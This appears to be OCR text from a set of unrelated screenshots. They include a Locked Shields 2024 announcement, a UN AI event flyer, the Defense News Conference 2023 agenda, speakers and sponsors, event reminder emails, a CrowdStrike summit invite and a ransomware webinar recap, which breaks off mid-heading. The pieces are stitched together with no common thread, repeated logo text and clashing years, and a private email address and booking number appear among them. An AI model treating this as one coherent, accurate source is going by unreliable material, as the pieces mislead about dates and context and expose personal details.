
CCDCOE
NATO COOPERATIVE
CYBER DEFENCE
CENTRE OF EXCELLENCE
LOCKED
SHIELDS
CCDCOE
NATO COOPERATIVE
CYBER DEFENCE
CENTRE OF EXCELLENCE
LOCKED
SHIELDS
CCDCOE
NATO COOPERATIVE
CYBER DEFENCE
CENTRE OF EXCELLENCE
LOCKED
SHIELDS
CCDCOE
NATO COOPERATIVE
CYBER DEFENCE
CENTRE OF EXCELLENCE
LOCKED
SHIELDS
CCDCOE
NATO COOPERATIVE
CYBER DEFENCE
CENTRE OF EXCELLENCE

STARTEX!
Locked Shields 2024 has officially kicked off! It's time to cheer for all the Blue Teams from 40+ nations, participating in the world's largest and most advanced live-fire cyber defence exercise.
"In cyber security and at Locked Shields specifically, collaboration is our strongest defence," stated Dr. Mart Noorma, Director of the NATO Cooperative Cyber Defence Centre of Excellence (CCDCOE).
Good luck to all participants as you tackle the sophisticated cyber attacks engineered by the Red Team's skilled experts! Show the world the strength of unity in overcoming these complex challenges.



Substation
BT04
Substation

ECOSOC
Special Meeting on
Artificial Intelligence
Real-Life Examples of AI Contributions to the Sustainable Development Goals
Learn from our experts:
7 May 2024
4.30 - 5.30 pm EDT
UN Headquarters
bit.ly/AIforSDGs
Photo: ITU
United Nations
Department of Economic and Social Affairs


0:17
United Nations
Office of the Secretary-General's
Envoy on Technology
7 May in New York, USA
Event: Le
raging
Ethical & Human
Rights-Based AI to
Achieve the SDGs

7TH ANNUAL DEFENSE NEWS CONFERENCE

In Washington, the theme to this year's national security happenings may as well be: wait and see.

Will the Senate approve the White House's slate of uniformed officers to lead the Pentagon?

Does Ukraine have the weapons and training it needs to hold off Russia's invasion?

How serious a threat does China pose to Taiwan? And if needed, is the U.S. military prepared to become directly involved in such a conflict? Does it have the technology and logistics necessary to make a difference in the Pacific?

At this year's Defense News Conference, we'll try to better understand the answers to these questions, shedding light on what could happen next and what role weapons program will play.

Today's event brings together some of the military's most senior leaders. They'll be able to speak directly about what's happened in the last year and what lies ahead.

Will they answer with certainty all the questions above? Probably not.

But let's wait and see.

Thank you for joining us.

Marjorie Censer
Editor, *Defense News*

AGENDA

8:55AM

WELCOME REMARKS
Mike Gruss, Editor-in-chief, *Defense News, C4ISRNET, Military Times & Federal Times*

9:00AM

FIRESIDE CHAT
Gen. Eric Smith, Assistant Commandant, *U.S. Marine Corps*
Megan Eckstein, Naval Warfare Reporter, *Defense News* (Moderator)

9:35AM

FIRESIDE CHAT
Ely Ratner, Assistant Secretary of Defense for Indo-Pacific Security Affairs, *U.S. Department of Defense*
Noah Robertson, Pentagon Reporter, *Defense News* (Moderator)

9:55AM

THE AIR FORCE'S TOP PRIORITY: MAINTAINING AIR SUPERIORITY
The service is rapidly transforming to fight a future high-end war – everything from new strategies for deploying airmen and aircraft to how it will fly alongside the Navy and Marine Corps to its planned fleet of so-called collaborative combat aircraft – autonomous, AI-driven drones that would fly into combat alongside piloted F-35 fighters and even the futuristic Next Generation Air Dominance platform. But how will the Air Force shift to make these changes – and ensure it will have enough fighters to counter a peer adversary such as China?

INDUSTRY CHAT
Brian Zimmerman, Senior Vice President, *Booz Allen Hamilton*
Mike Gruss, Editor-in-chief, *Defense News, C4ISRNET, Military Times & Federal Times* (Moderator)

FIRESIDE CHAT
Gen. Mark D. Kelly, Commander, Air Combat Command, *U.S. Air Force*
Lt. Gen. James Slife, Deputy Chief of Staff for Operations, *U.S. Air Force*
Stephen Losey, Air Warfare Reporter, *Defense News* (Moderator)

10:40AM

FORCE DESIGN 2030 AND THE MARINE CORPS
The U.S. Marine Corps updated its Force Design 2030 modernization plans earlier this year to reflect ongoing experimentation and wargames. The Corps is eyeing longer-range operations, a greater flow of information to support these missions and an older and more cross-trained force to conduct them. What priority-driven changes can we expect from the Marine Corps in 2023 and leading up to 2030? In this discussion, the Defense News Conference will examine the latest Marine Corps advances in technology and training and how the service plans to realize its 2030 vision.

AGENDA

FIRESIDE CHAT
Lt. Gen. Karsten Heckl, Deputy Commandant for Combat Development and Integration, *U.S. Marine Corps*
Megan Eckstein, Naval Warfare Reporter, *Defense News* (Moderator)

11:15AM

FIRESIDE CHAT
Jason Rathje, Director, Office of Strategic Capital, *U.S. Department of Defense*
Courtney Albon, Reporter, Space and Emerging Technology, *C4ISRNET* (Moderator)

11:35AM

VIEW FROM THE HILL
A narrowly divided Congress is struggling to address some of its most foundational duties, from passing a defense budget to confirming high-ranking officers. This typically bipartisan work is stalling in the face of partisan divisions over culture wars in the military and spending levels as well as an internal Republican rift over Ukraine aid, particularly in the House. The ranking member of the House Armed Services Committee, Rep. Adam Smith, D-Wash., joins us to offer his views on the path forward.

INDUSTRY CHAT
Rita Flaherty, Vice President, Strategy & Business Development, *GE Aerospace, Defense & Systems*
Mike Gruss, Editor-in-chief, *Defense News, C4ISRNET, Military Times & Federal Times* (Moderator)

FIRESIDE CHAT
Rep. Adam Smith, Ranking Member, *House Armed Services Committee*
Bryant Harris, Congress Reporter, *Defense News* (Moderator)

12:05PM

LUNCH BREAK

12:35PM

FIRESIDE CHAT
Kathleen Hicks, Deputy Secretary, *U.S. Department of Defense*
Marjorie Censer, Editor, *Defense News* (Moderator)

1:00PM

THE STATE OF PLAY IN EUROPE
As war in Ukraine wages on, the United States and its NATO allies have agreed to send modern battle tanks to strengthen Kyiv's defenses against Russian forces and help reclaim taken territory. With the provision of both M1 Abrams tanks from the U.S. and Leopard 2 battle tanks from Germany and other European countries, some western officials believe this to be a turning point in the war in Ukraine, though unique challenges lay ahead. What implications or consequences are European NATO allies facing as a result of the ongoing Russian invasion of Ukraine? In this panel discussion,

AGENDA

will examine the latest in Ukraine and allied countries throughout Europe, and what must happen in 2023 to ensure their triumph against major aggressors and adversaries like Russia.

FIRESIDE CHAT
Laura Cressey, Director, Office of Regional Security and Arms Transfers, Bureau of Political-Military Affairs, *U.S. Department of State*
Michael F. Miller, Deputy Director, *Defense Security Cooperation Agency*
Kusti Salm, Permanent Secretary, *Estonian Ministry of Defense*
Bryant Harris, Congress Reporter, *Defense News* (Moderator)

1:35PM **ARMY MODERNIZATION PRIORITIES IN '24**
The year 2023 is a big one for the U.S. Army, as a number of its modernization priorities will be delivered to soldiers for either testing or use in the field, including systems in the long-range precision fires, next-generation combat vehicle and synthetic training environment categories. The Army is also focused on the next stages of Project Convergence, its piece of the joint all-domain command and control initiative. Other top priorities include continuing to reshape the Army through recruiting, retention and training initiatives. This panel discussion will focus on how the Army is meeting both its future goals and its current needs as it continues to carry out its modernization strategy.

INDUSTRY CHAT
Jeremy Tondreault, President, *BAE Systems Platform & Services*
Mike Gruss, Editor-in-chief, *Defense News, C4ISRNET, Military Times & Federal Times* (Moderator)

FIRESIDE CHAT
Gabe Camarillo, Under Secretary, *U.S. Army*
Jen Judson, Land Warfare Reporter, *Defense News* (Moderator)

2:15PM **THE FUTURE OF DEFENSE TECHNOLOGY**
The U.S. invests substantially in defense technology to maintain military supremacy while deterring adversaries and responding to emerging threats. With consistent breakthroughs in advanced weaponry, cybersecurity measures, surveillance systems, military communication networks, what does the future look like? How will such future developments redefine military roles, impact decision making, and shape the global security landscape? How will the future of defense technology bring us towards enhanced capability, preparedness and safety and what's left to accomplish? In this panel, military leaders and experts will explore their insights on the future of defense technology and what is being done currently to prepare the U.S. military for that trajectory. Panelists will also discuss the implications of adopting cutting-edge technologies while

AGENDA

addressing challenges of interoperability.

FIRESIDE CHAT
Joseph P. Larson III, Chief Digital and Artificial Intelligence Office, *U.S. Department of Defense*
Schuyler Moore, Chief Technology Officer, *U.S. Central Command*
Colin Demarest, Reporter, Defense IT and Networks, *C4ISRNET* (Moderator)

2:45PM **CLOSING REMARKS**

Defense News Conference 2023

Defense News Conference 2023
Today, 8 am (local time)


The Ritz-Carlton, Pentagon City


Confirmation number: 7563740369
View source email


30 minutes before

Only me

Events
easytech4all.in@gmail.com


2023 Speakers
We only ever post confirmed speakers. Check back as we get closer to the event for updates on new confirmed speakers.
Kathleen Hicks
Deputy Secretary,
U.S. Department of Defense
Gen. Eric Smith
Assistant Commandant,
U.S. Marine Corps
Gabe Camarillo
Under Secretary,
U.S. Army
Gen. Mark D. Kelly
Commander, Air Combat Command,
U.S. Air Force
Lt. Gen. Karsten Heckl
Deputy Commandant for Combat Development and Integration,
U.S. Marine Corps.
Lt. Gen. James C. Slife
Deputy Chief of Staff for Operations,
U.S. Air Force
Rep. Adam Smith
Ranking Member,
House Armed Services Committee
Ely Ratner
Assistant Secretary of Defense for Indo-Pacific Security Affairs,
U.S. Department of Defense
Jason Rathje
Director, Office of Strategic Capital,
U.S. Department of Defense
Kusti Salm
Permanent Secretary,
Estonian Ministry of Defense
Schuyler Moore
Chief Technology Officer
U.S. Central Command
Joseph P. Larson III
Chief Digital and Artificial Intelligence Office,
U.S. Department of Defense
Laura Cressey
Director, Office of Regional Security and Arms Transfers, Bureau of Political-Military Affairs,
U.S. Department of State
Michael F. Miller
Deputy Director,
Defense Security Cooperation Agency
Rita Flaherty
Vice President, Strategy & Business Development,
GE Aerospace, Defense & Systems
Jeremy Tondreault
President,
BAE Systems Platforms & Services
Brian Zimmerman
Senior Vice President,
Booz Allen Hamilton


DefenseNews CONFERENCE
WELCOME TO THE DN EXPO
BAE SYSTEMS
– About
At BAE Systems, our dedication shows in everything we create and deliver, from advanced electronic systems to cyber operations and intelligence analysis, from combat vehicles to naval weapons, and from ship maintenance and modernization to vehicle upgrades and services. We deliver a critical advantage to our customers where it counts. baesystems.com/us
+ Content
Learn more
Outperform. Outpace. Only XA100.
GE Aerospace
– About
GE Aerospace – a world-leading provider of jet engines, components, and systems – is developing the next generation of propulsion for fighter aircraft. The XA100 is tested and ready to deliver 30% more range, 20% greater acceleration and twice the cooling to help the U.S. maintain its airpower advantage.
+ Content
Learn More
Booz Allen
– About
Booz Allen Hamilton is trusted to transform missions with tomorrow's tech. We advance critical civil, defense, and security priorities. With 100+ years of expertise, our AI, cybersecurity, and innovative solutions empower clients to change the world. Learn more at BoozAllen.com/Defense
+ Content
Learn More
IFS
– About
IFS develops and delivers cloud enterprise software for companies around the world who manufacture and distribute goods, build and maintain assets, and manage service-focused operations. Within our single platform, our industry specific products are innately connected to a single data model and use embedded digital innovation so that our customers can be their best when it really matters to their customers.
+ Content
Learn More
RHEINMETALL
– About
American Rheinmetall delivers next-gen capabilities addressing today's highest modernization priorities including direct and long-range precision fires, Soldier lethality and combat vehicles – solutions that ensure our military achieves overmatch today and overmatch tomorrow. www.rheinmetall-us.com
Learn More
TEXTRON Systems
– About
Textron Systems is a world leader in uncrewed air, surface and land products, services and support. From product development and manufacturing to training and operations, we integrate and offer ingenious and advanced solutions to support defense, aerospace, and other customer missions. Learn More
Learn More



Happening Now: Kathleen Hicks, Deputy Secretary of Defense speaking at Defense News Conference
Inbox
Defense News Yesterday
to me
This was sent to you by Defense News
REMINDER
Defense News Conferece is live now!
Currently speaking:
Kathleen Hicks
Deputy Secretary of Defense
U.S. Department of Defense

DefenseNews
CONFERENCE

DefenseNews
CONFERENCE

DefenseNews
CONFERENCE

DefenseNews
CONFERENCE



ARMY
MODERNIZATION
PRIORITIES
IN ‘24
DefenseNews

Hello Danish,

We are looking forward to your participation in Security without Borders for Mission-Critical Resilience tomorrow.


Security without Borders for Mission-Critical Resilience


Main Session


Join us for the Main Session of the CrowdStrike Asia Virtual Summit.

This session is comprised of:
- Welcome Message from Jagdish Mahapatra,...

Apr 08 2021 11:30 am | 135 mins






U.S. CHAMBER OF COMMERCE

Thank you to everyone who joined us for **NOW + NEXT: Countering Ransomware.** **Click here to replay the webinar.**

In the first portion of yesterday's event, **Secretary of Homeland Security Ali Mayorkas** discussed with me why ransomware is one of his top priorities and the focus for his first sprint saying, "The threat is real. The threat is upon us. The risk is to all of us." Small businesses, who comprise the backbone of the American economy, "must be able to defend [themselves] to the fullest extent possible...and it is not a matter of eliminating ransomware, it's a matter of, quite frankly, defending against the attackers." Secretary Mayorkas pointed to the Cybersecurity and Infrastructure Security Agency's **ransomware guide** as a resource for businesses to improve their cyber risk management.

The second part of the program focused on business resilience and included a panel of U.S. government and industry experts, including **Pete Marta**, a partner with Hogan Lovells, **Eric Goldstein**, Executive Assistant Director, Cybersecurity Division, CISA, **David M. Smith**, Special Agent in Charge, Criminal Investigation Division, Secret Service, and **Lisa Wallace**, Area Vice President, US Public Sector Security Sales Program, Splunk.

High-Scoring Audience Q&A:

